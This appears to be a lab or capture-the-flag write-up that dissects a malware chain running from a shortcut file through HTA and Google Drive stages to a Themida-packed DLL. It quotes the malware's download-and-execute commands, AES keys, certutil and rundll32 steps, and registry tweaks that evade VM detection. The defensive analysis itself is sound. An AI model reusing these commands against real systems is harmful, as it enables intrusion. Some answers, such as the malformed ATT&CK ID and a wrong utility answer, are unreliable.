Operation Silent Serpent MalOps
The Lure
Scenario: An employee reported a strange email attachment. Your task is to analyze the extracted files and uncover the initial attack vector.

1.1.1 Question 1
1 | What is the SHA256 hash of the decoy file? |
R: 1D01EAB612DA7D635E6B92395EAD126E3E07B7987B3A38C8831E25CBCD5456B7

1.1.2 Question 2
1 | What is the SHA-256 hash of the suspected malicious file? |
R: E51C6DAF902638023E5922A871279E57D858761EF500C3BCB214737CD39FCBDD

1.1.3 Question 3
1 | Which legitimate file type is the malicious file attempting to impersonate? |
R: .txt
1.1.4 Question 4

1 | When was this malicious shortcut file created? |
R: 2025-03-11 19:03:42
1.1.5 Question 5

1 | Which system executable is explicitly targeted to run by this malicious file? |
R: powershell.exe
1.1.6 Question 6

1 | To visually deceive the user, the malicious file uses a specific Icon Index. What is the index number? |
R: 97
1.1.7 Question 7

1 | What specific 'Show window' flag is set to ensure the payload executes silently without alerting the user? |
R: SW_SHOWMINNOACTIVE
1.1.8 Question 8

1 | After decoding the payload, what is the full command executed by the malicious file? |
R: powershell mshta “https[:]//link24[.]kr/A46bl74”
1.1.9 Question 9
1 | Which adversary technique is being used when the malicious file leverages a trusted Windows system executable to execute its payload? |
R: System Binary Proxy Execution
1.1.10 Question 10
1 | The decoded payload utilizes a specific utility to proxy execution. What is the MITRE ATT&CK Sub-technique ID associated with the abuse of this specific binary? |
R: T1218.005
1.1.11 Question 11
1 | The initial payload makes a network request to a shortened URL. What is the full URL provided in the HTTP redirect response? |
We have the real code that is executed by the malware, after being decrypted:
1 | cscript.exe .\stage1.vbs |
R: https[:]//github[.]com/deepsearch-tech/ref/releases/download/v1.0.0/pwko[.]hta?v=1
1.1.12 Question 12
1 | The redirect points to a specific file hosted on a public code repository. What is the name and extension of this downloaded file? |
R: pwko.hta
1.1.13 Question 13
1 | The redirected URL points to a file hosted on a public repository. What is the username or organization name associated with this repository? |
R: deepsearch-tech
Remote Staging
Scenario: The attacker leverages cloud infrastructure to deliver additional payloads. Analyze the retrieved scripts and map the delivery mechanism
2.1.1 Question 1
1 | What is the SHA256 hash of the file downloaded from the public repository? |
R: 587bdf94bdaebcee4b51202beb507125a7fa37d705fb38cc076a9c1814578411
pwko.hta file that was downloaded from the repository.
2.1.2 Question 2
1 | What is the exact file size in bytes of this downloaded payload? |
R: 58290
2.1.3 Question 3
1 | What is the primary scripting object utilized by the HTA file to execute system commands? |
R: WSCRIPT.SHELL
2.1.4 Question 4
1 | Which environment variable does the script use to set the working directory at the start? |
After manually decrypting the .hta file, here it is:
1 | cscript.exe .\stage1.vbs |

R: %TEMP%
2.1.5 Question 5
1 | The script retrieves multiple payloads from a cloud storage service. What is the domain name of this provider? |
The malware used Google’s cloud service, Google Drive, to then store the next stages.

R: drive.google.com
2.1.6 Question 6
1 | The script downloads a text file used to provide access to the decoy document. What password is stored within this file? |
R: kfgxl;Y859$#KG4fkdl^&
2.1.7 Question 7
1 | Which full command line does the script use to query the status of the host's antivirus service? |
R: cmd /c sc query WinDefender
2.1.8 Question 8
1 | The downloaded payloads are encrypted to conceal their contents. What is the 32-byte AES key used for decryption? |
He uses the CreateDecryptor function, basically this function creates a symmetric decrypted object, then provides the decryption key.

R: ftrgmjekglgawkxjynqrwxjvjsydxgjc
2.1.9 Question 9
1 | What is the Initialization Vector used in conjunction with the AES key? |
Within the ‘CreateDecryptor’ call, the IV is provided as the second byte-array parameter.
R: rhmrpyihmziwkvln
2.1.10 Question 10
1 | After the payload is decrypted, which full command is executed in the block that runs only when the antivirus service is stopped? |

R: mshta %temp%\v3.hta
2.1.11 Question 11
1 | When the script determines that the security service is running, it decrypts a downloaded file into an archive. What is the name of this resulting archive? |
R: pipe.zip
Unpacking the Nest
Scenario: Encoded artifacts have been carved from a downloaded payload. Decode the layers and identify the hidden components
3.1.1 Question 1
1 | What is the exact file size in bytes before decrypting? |
At the stage above we see, we go back to the following command line:
1 | cmd /c cd /d %temp% && curl -L -o v3.log "https://drive.google.com/uc?export=download&id=1x49L0vvAqk_DIh2ymESmd48dc6QZ7Wto" |
Right after the execution, we have the pure v3.log, encrypted, but in the rest of the code line, we see the command/key that the malware uses to decrypt the file:
1 | powershell -Command "[System.IO.File]::WriteAllBytes('v3.hta', (New-Object System.Security.Cryptography.AesManaged).CreateDecryptor([System.Text.Encoding]::UTF8.GetBytes('ftrgmjekglgawkxjynqrwxjvjsydxgjc'), [System.Text.Encoding]::UTF8.GetBytes('rhmrpyihmziwkvln')).TransformFinalBlock([System.IO.File]::ReadAllBytes('v3.log'), 0, [System.IO.File]::ReadAllBytes('v3.log').Length))" |
After we use it, we end up with a v3.hta file:

R: 4821632
3.1.2 Question 2
1 | What is the SHA256 hash of the encrypted file? |
1 | Get-FileHash v3.log -Algorithm SHA256 |
R: 411A5FD77961E5DF89A81165824EDA33D4B4049F26F7358ED2BC688B70430901
3.1.3 Question 3
1 | What is the exact file size in bytes after decrypting? |
R: 4821622
3.1.4 Question 4
1 | What is the SHA256 hash of the decrypted payload? |
1 | Get-FileHash v3.hta -Algorithm SHA256 |
R:A358AC6BE54B74AA1AF1D5FBFC26AA5D8EF714A042CC3AAFDF8CC0F777D9C773
3.1.5 Question 5
1 | The files downloaded in this stage are saved in a single, well-known location. What is the environment variable for this folder? |
After decrypting, we have:
1 | cscript.exe .\stage2.vbs |
Clearly, the downloaded files are passed to the environment variable %localappdata%.
R: %localappdata%
3.1.6 Question 6
1 | The malicious HTA script utilizes two separate file-carving operations to extract data. Which legitimate Windows utility is used to perform this carving? |
He uses findstr, which is used to search for text patterns in files.
In this case, he searches for file names like “tvKUW2rB”, “TVqQAAMAAA”, both names encrypted in base64.
R: findstr
3.1.7 Question 7
1 | What is the unique starting string used to identify the first block of data that is written to a temporary log file? |
1 | cmd /c cd /d %localappdata% && findstr /b "tvKUW2rB" "">2.log && certutil -decode -f 2.log user.txt && del 2.log |
R: tvKUW2rB
3.1.8 Question 8
1 | What is the specific legitimate Windows binary used to decode the first extracted data block, which is then saved as a text file? |
Let’s break down the command above.
First, it searches files for lines that start with ‘tvKUW2rB’, and saves the result in 2.log.
1 | findstr /b "tvKUW2rB" "">2.log |
‘&&‘ means that it only continues if the previous command returns success, so, continuing:
1 | certutil -decode -f 2.log user.txt |
certutil tries to decode the content of 2.log as Base64 and saves the result in user.txt.
1 | && del 2.log |
If certutil is successful, delete 2.log.
R: certutil
3.1.9 Question 9
1 | What is the unique starting string used to identify the second block of data? |
R: TVqQAAMAAA
3.1.10 Question 10
1 | What is the file name that is decoded and executed by the final command in this stage? |
1 | findstr /b "TVqQAAMAAA" v3.hta > 1.log |
R: sys.dll
3.1.11 Question 11
1 | Which Windows utility is used to achieve final execution? |
To manually run a DLL on Windows, you use rundll32.exe, which is found added to the system PATH.
Utilizacao: rundll32.exe (DLLname)
At the end of the malware’s PowerShell command, we have its execution:
1 | rundll32 sys.dll,h |
R: sys.dll
3.1.12 Question 12
1 | What is the SHA256 hash of the first carved encoded file? |
1 | Get-FileHash 2.log |
What is the exact file size in bytes of the first carved encoded file?
1 |
|
What is the file size in bytes after decoding?
1 |
|
R: 262
3.1.15 Question 15
1 | What is the SHA256 hash of the decoded file? |
R: 6EA362409A97ACA030F2A59EA01A29DBFE574B77F8F0D749CF38B412FAC2451D
3.1.16 Question 16
1 | What is the file size in bytes of the second carved encoded file (With Newline)? |
1 | findstr /b "TVqQAAMAAA" v3.hta > 1.log |
R: 4808026
3.1.17 Question 17
1 | What is the SHA256 hash of the second carved encoded file? |
R: 6dd92d3f14cb5ce0bb49a73032ef14a4ed3c62f38028fee40d5ffeeb245d9855
3.1.18 Question 18
1 | What is the file size in bytes after decoding? |
1 | powershell -Command "[IO.File]::WriteAllBytes('sys.dll', [Convert]::FromBase64String((Get-Content '1.log' -Raw)))" |
R: 3606016
3.1.19 Question 19
1 | What is the SHA256 hash of the second decoded file? |
R: DE7FE8842C46BC5C2F723DEE3D4B07043D531D067C06CAA3263000BCC41AECDD
The Loader
Scenario: A protected binary orchestrates payload deployment. Defeat the protections and trace the execution flow.
4.1.1 Question 1
1 | Based on the static analysis tool, what is the specific commercial protector/packer used on the malware? |
At the end of the past internship, it resulted in a ‘sys.dll’ file, which we are now going to dive into.

R: Themida
4.1.2 Question 2
1 | What is the original filename the author used for the malware before it was packed and renamed to 'sys.dll'? |
Since we know that Themida was used for packing, I used the unlicense tool to be able to unpack it, available at https://github.com/ergrelet/unlicense.
In my case, using Flare-VM on VirtualBox, I had a problem: Themida detects VirtualBox using a hardware-related registry value that is different. We can see it in the execution:
1 | .\unlicense.exe sys.dll |
The following PowerShell commands show the queried values:
1 | (Get-ItemProperty -Path "HKLM:\HARDWARE\Description\System").VideoBiosVersion |
To get around this detection, the registry values can be changed to remove the VirtualBox identifiers and replace them with any descriptions:
1 | Set-ItemProperty -Path "HKLM:\HARDWARE\Description\System" -Name "SystemBiosVersion" -Value "Google" |
Note: This operation requires administrator privileges, as the registry key is protected.
After making the change to these values, the VirtualBox fingerprint is no longer present, preventing Themida from detecting the environment.
Now we will go back with the unlicense tool to successfully unpack it.
1 | .\unlicense.exe .\sys.dll |
Now we have the file ‘unpacked_sys.dll’, in the search for strings that might show us the supposed old name of the file, we have:

R: baby.dll
4.1.3 Question 3
1 | Following the unpacking of sys.dll, what is the first MITRE ATT&CK sub-technique invoked by the malware using its export function? |
In our unpacked .dll file, in its exported functions, we can see something:

We can analyze this export code within IDA. When we see the first code block, we can already assume that we have an Anti-VM function used by the malware.

The ‘CreateFileA’ function tries to open .VBoxMiniRdrDN to check for the existence of VirtualBox. It uses ‘RegOpenKeyExA’ to look for SOFTWAREVMware, Inc.VMware Tools. These checks are used to see if the malware is running in a VM/sandbox.
R: T14497.001
4.1.4 Question 4
1 | The malware checks for a Virtual Machine by attempting to open a handle to a specific device driver. What is the name of this device driver? |
As shown in the previous question.
R: \.\VBoxMiniRdrDN
4.1.5 Question 5
1 | If the first check fails, the malware checks for another virtual machine environment by querying a specific registry key. Which VM does this key check target? |
He does a registry key check where it exists in environments inside VMware.

R: VMware
4.1.6 Question 6
1 | When the malware detects it is running inside a sandbox, it uses an environment variable to locate a system utility and constructs a command to delete itself. Which system utility executable does it resolve and invoke? |
After executing a search for a registry key related to VMware, it does the check, ‘test eax, eax’. If eax = 0, then it does ‘jz short loc_7FF991CF1C52’, where we will analyze what gets executed.

At ‘loc_7FF991CF1C52’ we have a call to a subroutine, where we see the following code:

Here he uses the ‘GetEnvironmentVariableA’ function, which retrieves the content of the specified variable from the calling process’s environment block.
R: C:\Windows\System32\cmd.exe
4.1.7 Question 7

1 | If no Virtual Machine is detected, the malware creates a global synchronization object to ensure only one instance of the malware runs. What is the name of this object (Mutex)? |
If no use of a VM is detected, the following code block creates a Mutex with the ‘CreateMutexA’ function named rggmfm.
4.1.8 Question 8
1 | The malware spawns a new thread. What is the value used to set the new thread's priority to its lowest possible level? |
When we look at the following code block of creating a Thread with the ‘CreateThread’ function, and then setting its priority.
1 | Thread = CreateThread( |
R: 0xFFFFFFF1
4.1.9 Question 9
1 | The malware retrieves a directory and appends a suffix to it. What is the full path it constructs in code? |
The malware to retrieve a directory and add a suffix to it uses the SHGetSpecialFolderPathA function, which gets the path of a special folder identified by its CSIDL.
1 | BOOL SHGetSpecialFolderPathA( |
Below is the use of this function by the malware, where we have the important points:
1 | xor r9d, r9d ; fCreate = 0 |
Since R9D was cleared right before, the lea r8d, [r9+1Ch] simply results in csidl=0x1C.
Checking the CSIDL constants table (Shl0bj.h):
1 | 0x1C = CSIDL_LOCAL_APPDATA → %LOCALAPPDATA% |

Ok, we have the directory recovered by the malware, let’s identify the suffix we have right after the call.
